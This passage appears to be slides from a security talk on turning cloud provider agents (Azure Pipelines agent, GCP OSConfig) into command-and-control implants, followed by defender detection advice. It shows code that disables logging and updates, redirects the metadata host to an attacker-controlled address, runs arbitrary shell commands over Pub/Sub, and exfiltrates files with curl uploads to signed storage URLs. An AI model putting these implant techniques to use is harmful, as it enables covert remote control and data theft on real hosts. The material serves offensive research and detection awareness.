    BuildInParallel="false"
    Projects="Agent.Listener/Agent.Listener.csproj"
    SkipNonExistentProjects="false"
    StopOnFirstFailure="true"
    Properties="Configuration=$(BUILDCONFIG);
      PackageRuntime=$(PackageRuntime);
      Version=$(AgentVersion);
      RuntimeIdentifier=$(PackageRuntime);
      PublishDir=$(LayoutRoot)/single;
      TreatWarningsAsErrors=$(TreatWarningsAsError
      NetTargetFramework=$(TargetFramework);
      NetRuntimeFrameworkVersion=$(RuntimeFramework
      EnableTunnel=$(EnableTunnel);
      EnableAzureRelayBridge=$(EnableAzureRelayBr
      SelfContained=true;
      PublishSingleFile=true;
      IncludeNativeLibrariesForSelfExtract=true;
```

EvilAzp: Single Binary Packaging After

```
// Start the child process.
HostContext.WritePerfCounter("StartingWorkerProcess");
var assemblyDirectory = HostContext.GetDirectory(WellKnownDirectory.Bin);
string workerFileName =
    Environment.ProcessPath;

if (string.IsNullOrEmpty(workerFileName))
{
    workerFileName = Path.Combine(
        assemblyDirectory,
        $"Agent.Listener{IOUtil.ExeExtension}");
}

workerProcessTask = processInvoker.ExecuteAsync(
    workingDirectory: assemblyDirectory,
    fileName: workerFileName,
    arguments:
        "__worker spawnclient " +
        @"--handleOut " + " " +
```

```
public static int Main(string[] args)
{
    if (
        args?.Length > 0 &&
        string.Equals(
            args[0],
            "__worker",
            StringComparison.OrdinalIgnoreCase))
    {
        return Microsoft.VisualStudio.Services.Agent.Worker.Program.Main(
            args.Skip(1).ToArray());
    }
}
```

EvilAzp: Simplify Execution(Disable Auto Update)

```
// this is not a reliable way to disable auto update.  
// we need server side work to really enable the feature  
// https://github.com/Microsoft/vsts-agent/issues/446 (Feature: Allow agent / pool to opt out of automatic  
bool disableAutoUpdate = !string.IsNullOrEmpty(Environment.GetEnvironmentVariable("agent.disableupdate"));  
bool autoUpdateInProgress = false;
```



```
// this is not a reliable way to disable auto update.  
// we need server side work to really enable the feature  
// https://github.com/Microsoft/vsts-agent/issues/446 (F  
bool disableAutoUpdate = true;  
bool autoUpdateInProgress = false;
```

EvilAzp: Simplify Execution(Disable File Trace)

```
public HostTraceListener(string logFileDirectory, string logFilePrefix, :
    : base()
{
    ArgUtil.NotNullOrEmpty(logFileDirectory, nameof(logFileDirectory));
    ArgUtil.NotNullOrEmpty(logFilePrefix, nameof(logFilePrefix));
    _logFileDirectory = logFileDirectory;
    _logFilePrefix = logFilePrefix;

    Directory.CreateDirectory(_logFileDirectory);
    Writer = CreatePageLogWriter();
}
```

```
private static bool FileTraceDisabled => true;

public HostTraceListener(string logFileDirectory, string logFilePrefix,
    : base()
{
    ArgUtil.NotNullOrEmpty(logFileDirectory, nameof(logFileDirectory));
    ArgUtil.NotNullOrEmpty(logFilePrefix, nameof(logFilePrefix));
    _logFileDirectory = logFileDirectory;
    _logFilePrefix = logFilePrefix;

    if (FileTraceDisabled)
    {
        _logFilePath = "<disabled>";
        Writer = TextWriter.Null;
        return;
    }
}
```



EvilAzp: Other Upgrades(Polling Time)

```
if (message == null)
{
    _getNextMessageRetryInterval =
        BackoffTimerHelper.GetRandomBackoff(
            TimeSpan.FromSeconds(5),
            TimeSpan.FromSeconds(15),
            _getNextMessageRetryInterval);
    Trace.Info(StringUtil.Format("Sleeping for {0} s", _getNextMessageRetryInterval));
    await HostContext.Delay(_getNextMessageRetryInterval);
    continue;
}
```

```
private TimeSpan GetNoMessagePollingInterval()
{
    if (BakedConfig.PollingSeconds > 0)
    {
        return TimeSpan.FromSeconds(BakedConfig.PollingSeconds);
    }

    return BackoffTimerHelper.GetRandomBackoff(
        TimeSpan.FromSeconds(5),
        TimeSpan.FromSeconds(15),
        _getNextMessageRetryInterval);
}
```

EvilAzp: Limitations as a C2

Limitations

No built-in tunneling




No built-in port forwarding

Limited file transfer capabilities

EvilAzp: Solutions



Microsoft



windows2025

관리자: Windows PowerShell

```
PS C:\Users\Administrator\EvilAzpDemo> ls
PS C:\Users\Administrator\EvilAzpDemo> |
```

Windows 정품 인증
[설정]으로 이동하여 Windows를 정품
인증합니다.

오류 7:34
2026-07-13

evilazp — tmux — 104x37

```
~/project-agent/evilazp main* evilazp > |
```

```
~/project-agent/evilazp main* evilazp >
```

[0] 0:zsh* "mick3y.local" 19:34 13- 7-26

Google OS Config & EvilOSConfig




GCP OS Config

Components

Google Computing Engine == VM

VM Manager == ... VM Manager

OSConfig Agent (client-side)



GCP OS Config


Key Features

Inventory Management


Patch Management

OS Policies

Pre-installed on all GCE instances (!)



EvilOSConfig: execResource



EvilOSConfig: Problems

BAD

Registration → 169.254.169.254

Slow Command Execution

Service Creation

No upload/download functionality

EvilOSConfig: Solutions

BAD

Registration → 169.254.169.254

Slow Command Execution

Service Creation

No upload/download functionality

GOOD


Metadata-proxy & CDN/Redirectors

Pub/Sub SDK implementation


Remove Service functionality

Implement GCP Cloud Storage


EvilOSConfig: Registration Problem



EvilOSConfig: Registration → Metadata-Proxy



EvilOSConfig: Registration → Metadata-Proxy



EvilOSConfig: Registration → Metadata-Proxy

1. Find & Replace metadata host → Attacker controlled host

```
# evilosconfig-controller.py:162-214
def cmd_bake(args):
    old_pattern = r'host := os\.Getenv\(metadataHostEnv\)\'
    content = re.sub(old_pattern, f'host := "{proxy_addr}"
    // BAKED', content)
```

2. Add in HTTP basic auth + Required headers/etc

```
// Authorization: evilosconfig:evilosconfig
auth_line = '\treq.Header.Add("Authorization", "Basic
ZXZpbG9zY29uZm1n0mV2aWxvc2NvbmZpZw==") // BAKED'


content = content.replace(
    'req.Header.Add("Metadata-Flavor", "Google")',
    'req.Header.Add("Metadata-Flavor", "Google")\n' +
    auth_line,
)
```

3. Baked Product

```
// agentconfig.go --> Patched!
func getMetadata(suffix string) ([]byte, string, error) {
    host := "12.34.56.78:8080" // BAKED
    computeMetadataURL := "http://" + host +
    "/computeMetadata/v1/" + suffix

    req, err := http.NewRequest("GET", computeMetadataURL, nil)
    req.Header.Add("Metadata-Flavor", "Google")
    req.Header.Add("Authorization", "Basic
ZXZpbG9zY29uZm1n0mV2aWxvc2NvbmZpZw==") // BAKED
```

EvilOSConfig: Slow Cmd Execution → Pub/Sub!



Problem: OSPolicy.Resource.ExecResource TOO SLOW

Pub/Sub Client using official SDK

```
// pubsubc2/pubsubc2.go
package pubsubc2

import (
    . . .
    "cloud.google.com/go/pubsub"
    "github.com/GoogleCloudPlatform/osconfig/agentconfig"
)

// func (s *metadataTokenSource) Token()
data, _, _ := agentconfig.GetMetadata(
    "instance/service-accounts/default/token",
)

// func Start(ctx context.Context)
ts := oauth2.ReuseTokenSource(nil, &metadataTokenSource{})
psClient, _ := pubsub.NewClient(ctx, projectID,
    option.WithTokenSource(ts))
go c.subscribe(subCtx)

// func executeCommand(ctx context.Context, command string)
if runtime.GOOS == "windows" {
    cmd = exec.CommandContext(ctx, "cmd.exe", "/c", command)
} else {
    cmd = exec.CommandContext(ctx, "/bin/sh", "-c", command)
}
```

Use pub-sub client instead of execResource policy

```
// func runTaskLoop(ctx context.Context, ... )
var pubsubClient *pubsubc2.Client

. . .
if agentconfig.PubSubEnabled() && pubsubClient == nil {
    pubsubClient, err = pubsubc2.Start(ctx)
}
```

EvilOSConfig: No File Upload/Download → CloudStorage

1. Create CloudStorage URL using gcloud CLI

```
def create_signed_url(gs_uri, duration,
http_verb, config):
    result = subprocess.run([
        "gcloud", "storage", "sign-url", gs_uri,
        f"--duration={duration}",
        f"--http-verb={http_verb}",
        f"--impersonate-service-account={signer}",
    ], capture_output=True, text=True)
```

2. Create OSPolicy to from #1 URL

```
def build_linux_upload_script(source_file, signed_url):
    return textwrap.dedent(f"""
        set -eu
        src={shlex.quote(source_file)}
        url={shlex.quote(signed_url)}
        curl -fsS -X PUT --upload-file "$src" "$url"
        printf '%s\\n' "uploaded $src" >
        {shlex.quote(LINUX_OUTPUT_FILE)}
        exit 100 """)
```

3. Transfer policy to agent → Agent runs policy

```
def transfer_policy(policy_id, linux_script, windows_script):
    resource_groups = [
        {
            "inventoryFilters": [{"osShortName": name} for name in LINUX_OS_SHORT_NAMES],
            "resources": [
                exec_resource("linux-transfer", "SHELL", linux_script, LINUX_OUTPUT_FILE),
            ],
        },
    ]
```

EvilOSConfig: Demo

```
kali-2026.1 x
kali@kali: /opt/evilosconfig
Session Actions Edit View Help
(kali@kali)-[/opt/evilosconfig]
$ python3 evilsosconfig-controller.py bake python-pkg-wss-g6a4f0hud3ct
eqfq.z02.azurefd.net:443

(kali@kali)-[/opt/evilosconfig]
$

[0] 0:zsh* "kali" 22:46 28-Aug-26
```

```
win11-dev x
demo
관리자: Windows PowerShell
관리자: 명령 프롬프트
PS C:\share\demo> ls

디렉터리 : C:\share\demo

Mode                LastWriteTime         Length Name
----                -
-a----            2026-08-29 오전 11:45         53221 agent.log
-a----            2026-08-29 오전 11:34           0 agent_err.log

PS C:\share\demo>
```

CPU usage: 4.33% Physical memory: 4.51 GB (37.18%) Free memory: 7.62 GB (62.82%)

오전 11:46 2026-08-29

Defender Perspective



Takeaway

- Look at this FUD I33t h4xx0r malware - **X**
 - PoC, a LOT more work to be done
- CSP Agents are **EVERYWHERE**
 - Yes, even in your org!
- We **blindly TRUST** CSP Agents
 - CSP provided
 - Installed by default
 - Monitoring? Detection? → Nah, just exclude it
- But CSP agents can be...
 - **Modified**
 - **Abused**
- Why **NOW**?
 - AI, AI, AI
- Need more awareness, research, detection

Defender Perspective

Host artifacts

- Registration Vaults (evilssm)
- Runtime artifacts (identity files, .lock files, .state files, etc.)
- File IPCs
- Command/Session outputs, etc.
- Technically all in-memory possible, but too much modification
 - More modification → Less Normal

Defender Perspective

Network traffic & Context

- Employee endpoint → AWS SSM APIs ?
- Server in Azure → GCP OSConfig ?
- EC2 instance → Another SSM API connection?
- Various cloud API requests
 - SSM API, Azure Devops Pipeline, OSConfig, Pub/Sub, CloudStorage, ...

Defender Perspective

Behavior Analysis

- Shell/Powershell execution
 - Child process creation + execution
 - “Normal”, but also “traditional”
 - Encoded powershell scripts → **BAD!**
- Additional DLL/EXE required for Windows RDP (evilssm)

Reference & Credits

- https://github.com/Print3M/MyTalks/blob/main/2026_06_x33fcon_Bring_Your_Own_Everything_-_The_Final_Approach.pdf
- <https://github.com/boku7/Loki>
- <https://conference.hitb.org/hitbsecconf2024bkk/materials/D1%20COMMSEC%20-%20My%20First%20and%20Last%20Shellcode%20Loader%20-%20Dobin%20Rutishauser.pdf>
- <https://frichetten.com/blog/ssm-agent-tomfoolery/>
- <https://www.mitiga.io/blog/mitiga-security-advisory-abusing-the-ssm-agent-as-a-remote-access-trojan>
- <https://blog.zsec.uk/azure-arc-c2aas/>
- <https://cloudfonaut.io/aws-ssm-is-a-trojan-horse-fix-it-now/>
- <https://frichetten.com/blog/ssm-agent-tomfoolery/>
- @dobin, @Print3M, @boku, @badsectorlabs, @__ar0d__, Mitiga, ZephrSec, Nick Frichette, Michael Wittig

Thank you!

github.com/project-agents

